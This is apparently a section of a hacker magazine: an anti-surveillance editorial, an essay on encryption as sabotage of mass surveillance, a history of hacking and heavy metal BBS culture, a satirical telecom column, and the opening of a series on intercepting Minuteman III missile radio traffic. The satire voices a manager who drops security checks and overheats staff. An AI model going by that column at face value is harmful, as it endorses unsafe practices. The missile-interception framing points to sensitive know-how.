We heard about the metadata and the spying on diplomats. We then heard of the many secret partnerships between the NSA and various governments, allowing more

spying on more people around the world. We learned of the massive amount of tapping into fiber optic cables around the world and how telecommunications companies were being forced to cooperate. Then we started hearing of attempts to weaken encryption in commercial software, the compromising of security on smartphones, even the planting of malware on target systems to help in the spying efforts. Social networks were being used to gather and analyze more data on individuals. An internal NSA presentation seemed to actually gloat over these efforts, saying in a slide show: "Who knew in 1984 that this would be Big Brother..." (showing an image of Steve Jobs holding an iPhone) "...and the zombies would be paying customers?" Whoever wrote this clearly didn't know that there are no zombies in 1984, only pathetic people victimized by the all-seeing State. The irony is pretty staggering.

We could go on and on about the scores of revelations that have come out, making the NSA's intentions quite obvious and the technological potential more than a little frightening. The point is that throughout all of this, the conversation changed. People who were once willing to accept the government's defense are now questioning the necessity of this kind of surveillance. When former NSA employee and whistleblower William Binney came to HOPE Number

Nine in 2012 and claimed that “the NSA has put together over 20,000,000,000,000 (20 trillion) ‘transactions’ - phone calls, emails, and other forms of data - from Americans, including potentially almost all of the emails sent and received from most people who live in the United States,” it was widely seen as an exaggeration, since the numbers seemed so incredible. Now we know that they’re not so incredible after all.

When Snowden first came forward, there were many in positions of power who were calling for him to be tried for treason. An airliner was even forced down by United States and European Union authorities because of a rumor that Snowden was on board. Make no mistake - the authorities are not happy with this sort of thing and they will do whatever they can to get their hands on the people they blame. There are many individuals who have put themselves in harm’s way by getting involved in this and other such stories of secret documents that expose betrayal and wrongdoing on the part of powerful governments. Once we might have called them paranoid for not wanting to return to their home country or for not agreeing to put themselves in the hands of the authorities for “fair treatment.” We can call ourselves a “nation of laws” and delude ourselves into thinking that justice awaits those who go through the system. But that’s rather hard to believe when we routinely see laws bypassed or broken outright by the same authorities we are expected to trust. The NSA was never supposed to spy on American citizens, but that little rule was sidestepped. Drone strikes on suspected terrorists in foreign countries are now routine, without regard to innocent casualties, due process, or even the wishes of the foreign countries’ governments. We’ve seen how quickly those in charge are willing to throw civil rights down the drain, as they did with the Patriot Act, which has done more to harm this country than any terrorist act ever could. So we ask forgiveness for not immediately trusting that these people will do the right thing. Their track record speaks otherwise.

The question we must ask ourselves at this point is if we’re better off knowing such things or not knowing them. As hackers, we

have a very clear and simple approach to this: knowledge needs to be shared and information is by default free. That certainly doesn’t mean that *all* knowledge and information should be revealed. There are indeed sensitive bits of data that would be detrimental in the wrong hands. But the same holds true for individuals. When *their* data falls into the wrong hands (i.e., snooping authorities and corporations), we need to do something about it. And, yes, telling the world that this is going on is appropriate and necessary. Those in power will always play the security hand and imply that thwarting that is tantamount to risking lives. We say that hand is vastly overplayed and that we face far greater risks if we allow these programs to continue unchallenged. A simple way to realize this is to theorize on what this kind of power could result in if it were in the hands of a truly evil government. If the ability to do this kind of thing is left in place, it *will* fall into such hands eventually. And then the 1984 scenario will become truer than most of us believed possible.

Another thing to consider is how the story will continue to be distorted. The mass media will inevitably make it about the individuals involved in leaking the information, rather than the actual issues. Character flaws and skeletons in the closet will be used to cover up the importance of the revelations themselves. This is an effective approach, because it gets people talking and fixated on something else, which is the best way to bury a story. You will also see this strategy every time our data is compromised due to improper security or lack of precautions. The companies involved will inevitably point to “hackers” as the culprits. We’ve seen this done even when there wasn’t a security breach in the guise of “hackers *could have* gotten your data, but we prevented it.” This form of distortion is something we’ve been battling for decades. Think carefully of where you actually get the information that those in power don’t want you to get, such as how to protect yourself from being spied upon. Certainly not from those in power. Hackers are the ones who reveal the inconvenient truths, point out security holes, and offer solutions. And this is why hackers are the enemy in a world where surveillance and the status quo are the keys to power.

SABOTAGE THE SYSTEM: ENCRYPTION AS SURVEILLANCE STATE MONKEY WRENCH



by D.B. LeConte-Spink

Since Snowden's 2013 disclosures confirmed longstanding assumptions that the NSA and other Western spy agencies have secretly constructed a massive global surveillance infrastructure - at a cost of well in excess of \$50 billion - much focus has been brought to bear on techniques, technologies, and tactics capable of protecting individual citizens against this snoopware monstrosity. And, as a direct result of Snowden's heroic whistleblowing, we now have a generally good sense of what does - and does not - work when it comes to protecting data-in-transit from these spy regimes. Or, more formally, we know which tools are more and less successful in increasing the cost and difficulty of a successful surveillance attack: given the TAO and their near-bottomless arsenal of Odays, we don't look for *perfect security*, but rather tools robust against the widest range of automated attack vectors.

That's all well and good. Understanding which tools really "work," and which are simply ineffective - or backdoored (or both) - is necessary. However, we can also see clearly that this necessary work is not in itself sufficient to accomplish the goal of undermining the astonishingly apocalyptic capabilities that such global surveillance infrastructures represent. For, in the wrong hands (or even in the "right" hands seeking the wrong ends), the power of

such systems that can spy secretly on any non-encrypted electronic communications anywhere in the world - and, worse yet, dig back into enormous archived troves of intercepted/stolen data to run historical queries against any desired "selectors" - is so great that eventual systematic abuse is all but inevitable. Human beings have not shown themselves to be very good, in historical terms, at making wise use of supremely powerful weapons designed specifically to be used against other human beings. And, as we all know, spy systems are designed to be used against targets: human beings who, for whatever reason, are defined as "enemies" of a given government. The hacker community knows all too well how easy it is to find ourselves labeled as "enemies" of this or that state entity - whether such label is justified or not. Fair warning, indeed.

What's required, in the words of Evgeny Morozov, is an approach to these illegal, secret spy regimes that promises to "sabotage the system" at the most fundamental level: something that will make the systems themselves inoperable, ineffective, inefficient, or some combination of all three. Without doing so - without sabotaging the system - the system will inevitably, in due course, come to be used for evil ends, by evil people... and, as William Binney and others have pointed out with forceful, well-founded warnings, once put in place such systems are nothing short of

“turnkey totalitarian states.” There is no undo button; by the time they’re locked-in and fully functional, any resistance, any attempt at defiance, will prove too little, too late... and too easily squashed by the all-seeing eye of Sauron.

It is not enough to protect ourselves, individually, from this surveillance nightmare. Indeed, many readers of this article will already have the expertise, knowledge, and capability for self-protection to a high degree of success. Nevertheless, even if as individuals we can (and, I most certainly hope, do) protect ourselves, we must do more. We must also protect ourselves, collectively, as a society and a species. We must sabotage the system. But how?

The Surveillance Monkey Wrench

To begin, we can easily see how individual activists can use encryption and obfuscation technologies to protect data-in-transit. Such tools are inexpensive, well-established, and in many cases have been shown via Snowden’s whistleblowing to be effective against automated NSA attack vectors. That’s great: Alice can talk with Bob, and Snooping Uncle Sam can’t see what they’re saying. As Snowden has said, the maths work. He’s correct. We all, by now, surely know and understand this.

Building up from there, is it enough for individual citizens - due to their technical capabilities and knowledge - to protect ourselves, one at a time? Metaphorically, is microeconomic theory enough to explain the great forces of global markets? In a word: no, it’s not. Those of us with that capability are similar to winners of the “privacy lottery” - we have the luxury of privacy, but the vast majority of other players will lose. The collective result is that the global surveillance regimes sink deeper and deeper roots into our planet’s collective future. The lucky winners do OK; the world overall goes down a bad path indeed.

To understand why that’s so, it’s useful to think on the problem from a slightly different angle....

The Econometrics of Spy Regimes

It is said that, at the apogee of the Stasi’s reign of terror within the former East Germany, fully one in six citizens was acting as a Stasi informant on their friends, neighbors, and colleagues. This was in a time before cheap, fast computing technology - which required all those snitch reports to be filed manually, by hand. The paperwork burden was concomitantly enormous,

and the efficiency of the system ground to a halt. It’s literally impossible, in practice, for that big a chunk of a country’s population to be effectively snitching on the rest: the swamp of paperwork becomes too much, and the result is a version of Kafka’s impenetrable, dysfunctional, amoral bureaucracy made real.

Unfortunately, when we add in fast, cheap computing power, things change dramatically.

Yes, it’s true that the NSA (and other spy cartels) spend billions like it’s water through their fingers. With those billions, they get enormous bang for their (well, our) bucks: they’re able to free-query datasets comprised of many trillions of data points. Fast, accurate, and above all else cheap on a per-query basis. Any analyst with a workstation - even an outside consultant working from an underground bunker in Hawaii - can hit the DB again, and again, and again with no technical constraint holding him back. Worse, the cost per query is infinitesimally small. Those data are accessible, cheap, and eternal. They never go away.

Make It Cost

This enormous drop in the cost of accessing and organizing data is what drives the frightening power of the modern surveillance regimes... but it’s also their weak spot. Just as Achilles had his heel - the one place on his body vulnerable to damage - so it is that the cost metrics of spying are the most easily accessible point of attack for activists who work to ensure that these spy monstrosities don’t blanket our planet with a future of monochrome, standardized, unchanging totalitarian horror.

In practical terms, the reason these costs are so low - and going lower every day - for spy regimes is *automation*. Data are collected automatically, collated automatically, and added to existing DBs automatically. Once a new “input program” is initiated - by stealing data illegally from companies, illegally tapping fiber optic channels, or illegally coercing companies into handing over data “voluntarily” - the process is automated. Without automation, it’s utterly infeasible to add hundreds of billions of data points per day and, of course, impossible to query across them. Automation is the key.

That is precisely, exactly where Achilles is uniquely vulnerable.

Break the efficiency of automation, and we break the cost leverage of these spy machines. To do this - to break the machine - we need only increase the cost of automation. This, as we see

below, is trivially easy to accomplish... not only for individual activists, but for vast swaths of the human population on the planet today. Automation thrives on certain assumptions, and certain regularities of structure within underlying data sets. Remove those regularities, complicate the data model, inject stochasticity and uncertainty into the pool of underlying information... and automation breaks down entirely. Cause and effect.

Decoupled Selectors

Jacob Appelbaum has forcefully - and wisely - argued that we don't need to make data-in-transit crypto "perfect" or "unbreakable" in order to have a devastatingly effective impact on illegal surveillance regimes. Even if encryption only makes the administration of those spy regimes *more expensive*, we will have success. The costs of running such systems don't rise linearly with increases in cost driven by data complexity - they accrete exponentially (perhaps even non-polynomially) as per-datum costs rise. Any systems architect is familiar with such a dynamic: systems complexity is rarely a linear metric.

When one studies the Snowden documents thus far available, in detail, the importance of "selectors" becomes clear. Selectors, in spy-speak, are variables used to mould queries (congruent with SQL nomenclature, in a sense). One selector that comes up over and over as a crucial cross-domain bridge - a join key, as it were - is physical IP address. Physical IP address can (and does) tie together webmail, IM chats, video streams, cloud-based storage access, website visits... one's physical IP can often be the skeleton-key fingerprint identifying a unique individual. Of course, there's all sorts of corner-states where such is not the case, but for an awfully large percentage of folks using the interwebs, their IP address is their unique identifier as they go about their online lives (in this, we speak of short-term durations, *pace* DHCP et al).

So, we must break that selector. Fortunately, we know exactly how to do that.

There's an endless list of tools that serve to decouple one's physical access IP address from one's online activities. Beginning with the most feebly secure "free" proxies and adware-based "VPN services," and continuing all the way up through Tor's robust architecture and cryptostorm's token-based model, these tools are widely available and generally dirt cheap if not

outright free to use. For automated spy systems, the use of these tools introduces a frustratingly opaque layer of uncertainty in cross-domain selector searches: IP addresses are decoupled from individual activities in a way that's variable and unpredictable over time. The spies' data warehouses fill up with oceans of data... but one of the crucial connectors amongst all those tidbits of intel is lost. IP address becomes a broken key.

Encrypt All The Datas

Taken a step further, cryptographically-secured methods of decoupling IP addresses from online activity add vastly more leverage to our efforts to make global spy systems cost-prohibitive to administer. This is trivially easy to see, in fact: imagine all those encrypted packets, flowing into Bluffdale's rows and rows of SAN'd hard disks... each packet a bitter little pill for data administrators. Perhaps vulnerable to eventual brute-force decryption (or quantum-based attacks, someday), but in the meantime those packets cost money to store and yield zero benefit for the spies (assuming competent header data obfuscation and/or encryption, to mask protocol details and so on). Sure, the cost-per-packet for storage is infinitesimally small... but add up a few hundreds of trillions of 'em and things get interesting.

Better yet, the cost of *encrypting* those packets is so small as to be essentially zero. A bit more electricity burned on the client-side machines, perhaps... and a bit more wear and tear on the logic gates of CPUs and swap memory. For each of us, those costs won't ever add up to a cup of coffee or a packet of ramen over an entire lifetime of crypto-caution... but for the spy cartels, an ever-expanding bolus of indigestible encrypted packets is a bad (read: costly) thing indeed.

Yes, of course, the TAO can attack individual packets, or packet streams, or targeted individuals. But TAO doesn't scale, and never will. If even 0.01 percent of the global human population were to be TAO'd - subjected to manual, TAO-level attack - the TAO itself would need to include hundreds of thousands of warm bodies. That's impossible, as TAO relies on unique skills, not to mention a total contempt for "the rule of law" - neither of which can be boosted up to entire cities' worth of human beings doing the work. The entire model breaks down at scale.

Ned Ludd's Lessons

One need not have any particular attraction to the philosophical underpinnings of Ned Ludd's campaigns against the automation of cotton milling in Industrial Revolution-era England in order to benefit from a study of its tactical underpinnings. The core lesson of the Luddites (in tactical terms) is something different, perhaps even universally applicable: if we want to effectively attack a complex technological system, we seek a way to do so which requires minimal complexity and cost, in order to wreak maximum long-term damage. In other words, the monkey wrench.

Throwing a monkey wrench into a complex, delicate, interconnected system of gears and levers working at high RPMs causes spectacular, massive, permanent damage to the mechanism. The damage expands, building on itself: a gear breaks, and the broken pieces in turn smash other gears. An axle shears, its shattered components tearing out control mechanisms in their death throes. All from one small, cheap, anonymous monkey wrench.

Encryption is the systematic monkey wrench for modern surveillance machines. Not just any encryption, but widespread data-in-transit encryption coupled with IP-decoupling technologies and techniques. Together, these two joined approaches to network data security are deadly for highly-automated, top-heavy, billion-dollar global spy architectures. They serve to break the key conditions for such spy systems to work, making the systems vastly more expensive and unwieldy to manage and scale. They make such systems brittle, unworkable white elephants... too costly to run continuously, too ponderous to upgrade in the face of agile, crypto-based sabotage.

For The Win

It is easy enough to become despondent in the face of spy cartels demonstrating sneering, hypocritical contempt for civilian laws - and for democracy itself. How can a ragged band of data activists ever hope to face off against surveillance machines built with tens of billions of dollars, sheltered in military secrecy, spanning the entire globe? Isn't it hopeless from the start? And shouldn't we just keep writing letters to our congressdrones, begging them to "regulate" these un-regulatable spy cancers with laws they'll then contemptuously use (yet again) as mere toilet paper?

No, it's not hopeless. In fact, beating the

power-mad spy-voyeurs is both easy and free of any need to break laws along the way. By viewing these systems as fundamentally economic (hat tip to Appelbaum again), we can see right away where they're most vulnerable. Change their cost dynamic - make automation difficult/expensive - and they become useless relics of a bygone era. Sure, they'll keep eating tens of billions of dollars per year - they'll keep growing and chowing through data - but the *output* they provide will become increasingly brittle, imprecise, uncertain, and useless. They can keep throwing queries at the DBs, but if we feed the DBs garbage, then we all know what comes out....

Despite the obvious, inescapable logic of such an analysis - I'm hardly the first to propose it, nor I hope the last - one rarely, if ever, sees these perspectives discussed outside of specialized, anti-surveillance technology circles. Why is that? Because, in a word, this analysis *works*. It provides a tangible, actionable, risk-free path towards our goal: viz, to "sabotage the system." As such, this approach brings fear to the hearts of military spy cartel kingpins and their enablers worldwide. Those of us who promote, publicize, and enable the deployment of solutions based on such approaches face harassment, persecution, and extralegal attacks for doing so. That, too, rather elegantly demonstrates just how effective these approaches are. Indeed, when our enemies ignore us, we're not perceived as a threat. But, when our enemies react to our efforts wildly, violently, and with panicked overreach... when this happens, we know we're doing something right. We know that we're bringing to them the fear of their own defeat. Just so.

Spread the word. Spread the technology. Spread awareness of how it works. Put your grandfather up on a secure network service of your choice. Set up your aunt's router with a good, open source OS and Torify its connection. Stick some solid SOCKS proxy addys in your buddy's browser settings. Spread the love, *compa!* The more we encrypt (and IP decouple) comms traffic online, the more we throw a nice, chunky, proud monkey wrench into the sick dreams of spymasters worldwide. Sabotage the system... so we can have a future that's free, open, diverse, and, above all else, healthy for our planet.

crossover : where metal and hacking met and mixed

by Brett Stevens

<http://www.deathmetal.org/>

Underground movements are by definition networks of people doing what is not officially approved of. This usually has a scent of some truthful or realistic activity that society refuses to endorse. Hacking during its formative era formed an underground, as did a related movement: heavy metal.

Born from a frustrated generic blues-rock band amongst a sea of similar bands, heavy metal arose when Black Sabbath began combining horror movie music with the heavy guitar rock of Jethro Tull, King Crimson, and Cream. The result displeased parents and the music industry alike by refusing to get on board with songs of love and peace. Heavy metal is the music of the brutal truth hidden right beneath the shared illusion of consensual reality.

As one early textfile writer said:

“One might call a headbanger ‘dumb,’ but nine times out of ten, the guy will survive the onslaught of political mindgames better than the smartest ‘normal’ person would. It is much harder for a ‘headbanger’ to be brainwashed by politicians because of the music he or she has listened to for years.... It is the true reason heavy metal, acid rock or whatever you call it, came around. To make people aware and to keep people from being brainwashed into mindless cyborgs that revolve around one who can afford the company.”¹

While this seems like an extreme statement, it is a parallel statement to the fundamental idea of hacking, which is that “information wants to be free.” Free means an absence of unnecessary control. Early computational and network resources were controlled through software and social limits that hackers quickly obliterated.

In the same way, most of our society is kept under control. We are told that there are hard limits to reality where no such limits exist in actuality. However, it is perceived that these limits are necessary to keep society from falling apart. Back in the 1980s, one limit was a fear of heavy metal’s grim and startling realism: sex, drugs, occultism, and distrust of authority.

Not surprisingly, hackers and heavy metal

found each other. Not only were many hackers inspired by heavy metal nomenclature and its spirit, but others used the early network of bulletin boards and AE lines to transmit information about the music and to help each other find new music. The result was a fertile cross-influence between the two undergrounds, heavy metal and hacking.

“My primary exposure to music through BBSs in the 80s was through two AEs. On the west coast there was Dark Side of the Moon (408-245-SPAM). On the east coast there was the Metal AE (201-879-6668 PW:KILL). Until then, my only music exposure was via early MTV (A Flock of Seagulls) or Houston classic rock (Beatles). Dark Side exposed me to industrial and EBM bands such as Throbbing Gristle and Ministry (and its offshoots). The Metal AE was pure metal. The Neon Knights text file group also released most of their files there first so you would occasionally find files like ‘How to Fuck the Dead’ among Metallica S.O.D. lyrics,” said Reflexive_Arc, a third coast hacker known for penning anarchy files and deep penetrating of academic networks during the late 1980s.

Hackers named their groups after metal themes. Groups were how hackers associated to share information that was not for general public consumption, but which could aid them in pursuing individual learning and accomplishments. Two hacker groups who openly displayed their influences from heavy metal were the Neon Knights, named after a Black Sabbath song, and the Cult of the Dead Cow, who use the slogan “Bang the Head That Doesn’t Bang,” which was borrowed from the back of Metallica’s 1983 debut, *Kill ‘Em All*.

Hackers also wrote about heavy metal in textfiles. Textfiles were both the newspapers and the research libraries of hackerdom, often including high-density material like technical instructions on equipment or software, but also containing lighter fare. Designed to be transmitted quickly, they were often short and written in an information-heavy and effective style. To a textfile writer of the past, blogs today would be both wordy and low in content. Both the Neon Knights and Cult of the Dead Cow published both metal-themed textfiles, such as lyrics files, and textfiles on

other topics which would frequently use metal lyrics and imagery, although they were not the only two groups to do so.

Some hackers named their boards after heavy metal. The Metal AE was an Ascii Express line, or a board with no usernames and a single password for access. These types of “remote” systems were basically file servers, allowing users to anonymously upload or download files. To send a message, you typed it into a text file and uploaded it with a filename created from the name of the person you wanted to receive it and the subject of the message. Hackers from all over the world popped into the Metal AE for its plausible deniability, active user base, and steady stream of fresh textfiles². The hacker named The Mentor, whose lengthy screed “The Hacker’s Manifesto” was used in the movie *Hackers*, mentioned the BBS “Metal Shop Private” as having “a metalhead or two” on its staff. As Erik Bloodaxe of Legion of Doom and later *Phrack* e-zine pointed out, the name of the board was derived from a radio show, “Metal Shop,” hosted by DJ Charlie Kendall from 1984-1995.

In addition, many hackers enjoyed metal. Bloodaxe said, “My life’s ongoing soundtrack back then was Metallica, Queensryche, Iron Maiden, Judas Priest, etc.”

Grandmaster Ratte’, a longstanding member of the Cult of the Dead Cow (cDc), said his group was very influenced by metal. “I’d say within cDc, appreciating metal aesthetics is almost universal. Though we draw from other wells too,” he added.

It’s hard for us to remember then how hard it was to find information about music. The average city had two chains of record stores, a Sound Warehouse or Hastings and Sam Goody or Tower. These stocked releases from major labels, of which there were many, but these formed pyramids of ownership which tracked back to a handful of big media conglomerates. Thus, for all the variety that was available, there was no music that was not under their control and, as a result, some genres got excluded, notably metal, some Gothic music, industrial, and hardcore punk.

A dearth of music information made it hard to know what to even ask for, and even at one of the rare specialty record stores that ordered from smaller labels, if you did not know the name of an artist to request, it would never come your way. The major music magazines like *Rolling Stone* and *Spin* covered almost anything but metal for most of the 80s, and when they did cover metal, it was with scorn and bemusement. Academia

and news media viewed metal as some sort of million moron march, and in popular entertainment, liking heavy metal was a signal for a character’s clueless rebelliousness.

“Most of this music was beyond the scope of mainstream media at the time. Even MTV wasn’t playing metal (other than hair metal) until years later,” said Reflexive_Arc.

With the rise of the home computer, the affordable 1200 baud modem, and the bulletin board (or AE line), the average computer-savvy hobbyist could access information that others could not. At a time when CDs from Europe were tagged “imports” and sold for 40 percent more, and long distance calls across the ocean were prohibitively expensive, finding information on international music was difficult. Bulletin boards, however, had an international audience, even if many of that audience borrowed other people’s long distance codes to get there. And unlike news magazines or music media, bulletin boards had no financial incentive to do anything but tell the narrow truth and leave the hype and deception outside.

Bloodaxe explained why the BBS was central to hacker culture. “In the 80s, BBSes were the most important thing to the hacker world. They were where people met, talked, exchanged information. They were the central meeting places where you could find those people who actually cared about the same things you cared about,” he said.

The world created by hackers allowed users to find new music and spread it to friends through copies. “[I]n the early days before thinking about copyright infringement, we’d type up lyrics and upload them to the metal-themed BBSes. It was a common practice, because a lot of kids were trading tapes and didn’t have access to album covers to read,” said Ratte.

“We swapped video and audio tape-trading lists and traded a lot within our small community,” said the hacker known as Mightypeniz. He referred to a bulletin board he had joined where he and the sysop found musical taste in common. He later founded his own BBS, “Blood Fire Death,” named after the album of the same name by Swedish death/black metal pioneers Bathory.

“Most of the people in my peer group would be calling bulletin boards daily and were phone phreaks, so their long-distance calls were free. It was basically like being a regular on 4chan or Reddit, but 30 years ago. So we would talk about niche topics like metal that were very hard to find out about unless you, say, lived in a big city or college town and knew the right people/right

places to go. Instead, you had access to people from all over the world, many of whom were very knowledgeable,” added Ratte.

Even more importantly, there were parallels between hacking and the mental process of enjoying the more complex forms of heavy metal. Both were undergrounds, isolated from a society that feared and rejected them, which then required their users to find ways around the methods of control. However, as the hackers spoken to for this article revealed, there were internal parallels as well, both in the realm of similar spirit and similar types of complexity between the two.

“[F]or some of the more complex and extreme forms [of metal], there are a few parallels that could be drawn. Both require concentration and attention to detail, both rely on near blind devotion to achieve something interesting or truly worthwhile,” said Simple Nomad, an Apple // hacker who specializes in forensics. “Both are about an underground person bending the rules, in some cases fairly severely from what society says is normal or acceptable behavior. Thing is there is large push for conformity in numbers even while rejecting societal standards,” he added.

Ratte took more of a Nietzschean perspective. “I’d say they do have a similar spirit, but it’s more nuanced. A lot of hacking is about solving tough problems, mostly by yourself, requiring intense effort and isolation. The metal that resonates the most with me has a similar vibe, where you feel the visceral impact of a difficult problem and the struggle to triumph over it. Eventually leading to victory or failure. The mindset of a hacker is inundated with this cycle day-after-day, so I think both hacking and metal are a natural fit,” he said.

“To me that was one of the most interesting aspects of the music at the time - a source of inspiration for writing philes,” said Reflexive_Arc. “I liked to picture someone in a dark room, in front of a black screen with 80 columns of green text, an intense song blasting in the background as the soundtrack for a phile on how to blow up the world. Within hours the phile snakes its way from AE to AE.”

“Maybe it was just the ‘in your face’ teenage rebellion thing. Your parents hate it, so it must be cool. Also, young hackers tend to imagine themselves as renegades living outside the law, so the music associated with that at the time was certainly heavy metal,” said Bloodaxe. Some time later, he elaborated: “I think there was just a natural cultural overlap as ‘outliers’ (like young

computer hackers) went about finding ways to fit in with new people and make new friends. In my case, mix typical hormonal teenage rage against parents, teachers (or any authority), rules and laws perceived as arbitrary and stupid, groups like the PMRC saying ‘this is bad,’ etc., so once someone handed me a copy of Metallica’s *Ride the Lightning*, it just sounded right to me in ways that nothing else at the time did.”

In a time when all music is a quick search away, and we wear more computing power on our wrists than those old big mainframes could pump out on a good day, we are drowning in an abundance of information. It is perhaps why this age is less friendly to any but the professional hacker, since any information that wants to get free has found a way and then been commercialized as a method of control, instead of using prohibition-based rules. Media has diversified and will gladly sell you any form of metal you desire.

And yet, the same problem remains. Sale is control. Popularity is control. And public opinion is control. As the next generation of hackers rebels against that tendency, they may find inspiration in the past, where hackers escaped control by setting up their own information network and using it to spread the word of heavy metal.

The author of “The Heavy Metal FAQ,” Brett Stevens writes about underground death metal and black metal in addition to computer-mediated communication and information security. He began writing about music on the Metal AE and others BBSs, including his own “Apocalyptic Funhouse,” uploading textfiles in the dead of night extolling the virtues of Slayer, and later branched out to the web, editing the oldest and longest-running metal site at the Death Metal Underground in addition to freelance writing.

¹ Starmaster, “Heavy Metal: The Untold Truth,” January 25, 1990 (retrieved from <http://www.textfiles.com/music/metaltru.mus> on April 1, 2014) (as quoted in “Defending Metal Before the Internet”, retrieved from <http://www.deathmetal.org/news/defending-metal-before-the-internet/> on April 1, 2014).

² Author’s personal experience. I began writing about metal when I was uploading message files, lyrics, and reviews to The Metal AE. In many ways, it was one of the best audiences a writer could ask for: already primed for the subject matter and concise writing, they were heavily involved as readers.



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! I am in sunny Southern California after several months of traveling around the world. I have enjoyed fine hotels and luxury travel from London to Los Angeles while researching some of my favorite topics, all on the company dime and never in economy class. The management lifestyle is definitely a cut above the union rate. I'm never going back!

I love the smell of a 4ESS tandem in the morning, but today, I'm standing in a new style of central office. It is what is known as a carrier hotel. Much like the Central Office tandems that remain as part of the old Bell System, it is a hub and interconnection point. However, this facility is for Internet carriers, many of which are also long distance phone companies. They all pay to exchange traffic here, and there are efficiencies to be achieved.

Bell facilities were built to exacting standards and maintained nationwide according to detailed and consistent Bell System Practices. Bell System employees were generally unionized (some still are) and received extensive and exacting training. Most traffic between telephone companies is exchanged at specialized offices called access tandems. These are carefully managed and run by dedicated staff, most of which have extensive telecommunications experience.

Carrier hotels are a much different type of facility than a traditional Central Office. These are operated by private Internet companies, and while *some* operational aspects are consistent, there isn't anything approaching the management rigor of Bell System Practices. The three largest companies, who operate most Internet interexchange points, are Equinix, TelX, and Coresite. These facilities can be very large. For example, One Wilshire in Los Angeles,

one of the densest carrier hotels, hosts more than 260 different Internet service providers exchanging traffic within the facility.

My employer recently acquired a carrier hotel and assigned me to a project to achieve additional efficiencies. All of my usual management tricks didn't apply. I like to streamline processes wherever possible (leaving a paper trail could be bad for my bonus in the future), but I found out that the engineers who manage peering often turn up circuits based on just a few email messages. Sure, security procedures are theoretically in place, but the guys all know one another, so what's the harm? In 2010, a single routing error (using the Internet equivalent of SS7, which is called BGP) routed 15 percent of the world's Internet traffic through China until it was corrected 18 minutes later. These sorts of errors happen all the time, but I correctly recognized that there is no real harm to the business, so I have streamlined security procedures even more. For the most part, security is an unnecessary cost. After all, for Internet service providers with more than one connection, TCP/IP is largely a self-healing protocol. Even if traffic is routed through China, it still gets there eventually and it doesn't really cost any more, even if you misroute traffic halfway around the world. This is much different than a similar SS7 error, which would inevitably result in a flurry of debit memos (assuming the unwitting recipient of the erroneous traffic has configured their system to complete the call, which is usually the case). There is an exception for smaller providers, who are often connected to only one "upstream provider." A single routing error could put them out of business, so more testing is done before "flipping the switch" to ensure that changes are accurate.

I next looked at HR to find out whether I

could save money by firing better paid older workers or breaking a union. Unfortunately for me, I discovered the average age of the staff in the facility is 21, they are all non-union, and the average wage is about \$10.50 per hour. It's hard to wring many cost savings from this, but I still found some. As it turns out, management brings in new hires from the local technical school. A grizzled old hand complained bitterly, and told me they don't really know what they are doing. Customers complain of constant issues with people unplugging the wrong things or damaging things while trying to work with them. And the company had to pay compensation! I had been tuning him out until I heard this, but the word "compensation" definitely got my attention. I had found something to streamline! As it turned out, our contracts promised a particular service level that implied our staff was competent and even provided compensation for errors and omissions on our part. I instructed the legal department to update our contracts to promise that we would provide service "in good faith" and based on "best efforts." They also helped me with new compensation clauses. I opted not to entirely eliminate promises of any particular service level or response time, because customers demand these clauses in the contract and competitors would gain an advantage if they didn't exist. Instead, I just watered down the clauses to the point where they are effectively meaningless. I love "new" and "updated" contracts - they always mean a bigger bonus! I laid off the grizzled old hand. He was a great engineer, but he was twice as expensive as the kids, spent most of his time posting on the NANOG mailing list, and our new contracts meant we didn't need anyone competent anymore. I then boosted sales by updating our sales program to promise expert 24x7x365 service while also raising our rates. Our customers have no idea they are paying more and getting less.

Finally, I helped the company with a very successful "green initiative." The carrier hotel was hot and uncomfortable, with temperatures reaching up to 100 degrees in the "hot rows." However, I observed that July temperatures in Phoenix are as hot as 130 degrees so there was room for our facility to

be even hotter! Obviously, if a major city in the United States can be 130 degrees in the shade outside, so could our carrier hotel; I believe this is a fully justifiable position to OSHA. I immediately instructed that the air conditioning be turned down, raising indoor temperatures to 130 degrees. A couple of the kids turned green and threw up, so I saw immediate green results. We are saving a fortune in electricity costs and the environment along with it! I will hopefully receive a larger bonus for my environmental stewardship. Sure, it's bad for the equipment hosted in our facility, but it's not *our* equipment and there is nothing in the contract guaranteeing any particular temperature.


And with that, I declare our newly acquired carrier hotel streamlined! I have improved profitability by seven percent with a few simple changes. If you complain about warm weather this summer, think of our employees toiling away in 130 degree temperatures and consider that if I were your manager it could be you! I will be at Defcon and HOPE this summer, and will look forward to meeting all of you and exchanging ideas about success. For now, I will enjoy the ice cold air conditioning in my brand new car. Management life is the best!

References

- <http://bellsystempractices.org/> - Complete text of Bell System Practices.
- https://www.youtube.com/watch?v=8Rs0n97qC_w - Video of the fourth floor "meet me" room at One Wilshire in Los Angeles.
- <http://www.nanog.org/> - NANOG, an organization of grizzled old hands who work at Internet providers and carrier hotels. Without these folks, there would be no Internet.



Fun With the Minuteman III Weapon System – Part Three “AHC Chicken”



by Bad Bobby's Basement Bandits

Welcome to Part Three of fun with an active Minuteman III nuclear weapon system. In Part Two, we examined how to intercept basic nuclear missile communications, and how different trips communicate with the transportation center and the missile flight security controller using the VHF radio. Finally, we examined the various radio communication scripts and learned how we may begin to put together our VHF radio hacking library.

As usual, I have received feedback from Part Two. I was able to speak with active and retired Minuteman III nuclear missile officers (otherwise known as “Crewdogs”). Some Crewdogs thought that I should have discussed the concept of frequency hopping as it relates to VHF radio transmissions. We all agreed that having a properly tuned trunked scanner would be the best way to intercept the VHF radio transmissions today.

A lot has happened in the Minuteman III community since Part Two was published. It appears to this author that a great portion of the ICBM community is attempting to self-destruct. A two star general, who was an active commander of the Minuteman III nuclear force, has been fired because of his unusual behavior while performing temporary duty in Russia (excessive drinking, beautiful Russian girls aka spies, etc.). Eleven Crewdogs were found to be involved with illegal drugs. Initially, 34 Crewdogs were caught cheating on a Top-Secret

Emergency War Order (EWO) test. The Air Force investigations continue and, as of today, the number of crew dogs caught cheating on the top secret EWO test is closer to 100. The drug investigation has gone dark with no further information being released.

